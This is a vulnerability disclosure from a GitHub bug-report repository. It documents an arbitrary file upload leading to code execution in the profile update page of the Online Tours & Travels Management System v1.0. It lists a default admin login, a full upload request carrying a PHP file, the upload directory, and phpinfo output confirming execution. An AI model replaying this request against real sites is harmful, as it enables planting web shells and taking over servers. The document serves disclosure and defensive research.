SmallDarkRoom1 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / mayuri_k / online-tours-travels-management-system / RCE-1.md

SmallDarkRoom1 Create RCE-1.md History

1 contributor

70 lines (49 sloc) 2.28 KB

Online Tours & Travels Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

BUG_Author: Serendipity

vendors: https://www.sourcecodester.com/php/14510/online-tours-travels-management-system-project-using-php-and-mysql.html

The program is built using the xmapp-php8.1 version

Login account: mayuri.infospace@gmail.com/admin (Super Admin account)

Vulnerability url: ip/tour/user/user_operations/profile.php?id=1


Loophole location: Online Tours & Travels management system's user/update_profile.php file exists arbitrary file upload (RCE)

Request package for file upload:


```
POST /tour/user/user_operations/profile.php?id=1 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/tour/user/update_profile.php
Cookie: PHPSESSID=g29omi7f91g3h7ud1uhq6rbmkv
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------8601869426933
Content-Length: 828

-----------------------------8601869426933
Content-Disposition: form-data; name="name"

hhhh
-----------------------------8601869426933
Content-Disposition: form-data; name="state_name"

Goa
-----------------------------8601869426933
Content-Disposition: form-data; name="mobile"

1888888888
-----------------------------8601869426933
Content-Disposition: form-data; name="address"

11111
-----------------------------8601869426933
Content-Disposition: form-data; name="img"; filename="hack2.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------8601869426933
Content-Disposition: form-data; name="old_img"

hack.php
-----------------------------8601869426933
Content-Disposition: form-data; name="update"


-----------------------------8601869426933--
```

The files will be uploaded to this directory \tour\admin\img



We visited the directory of the file in the browser and found that the code had been executed



```
http://192.168.1.19/tour/admin/img/hack2.php
```

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Editior
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_1 snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" " \dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--enable-c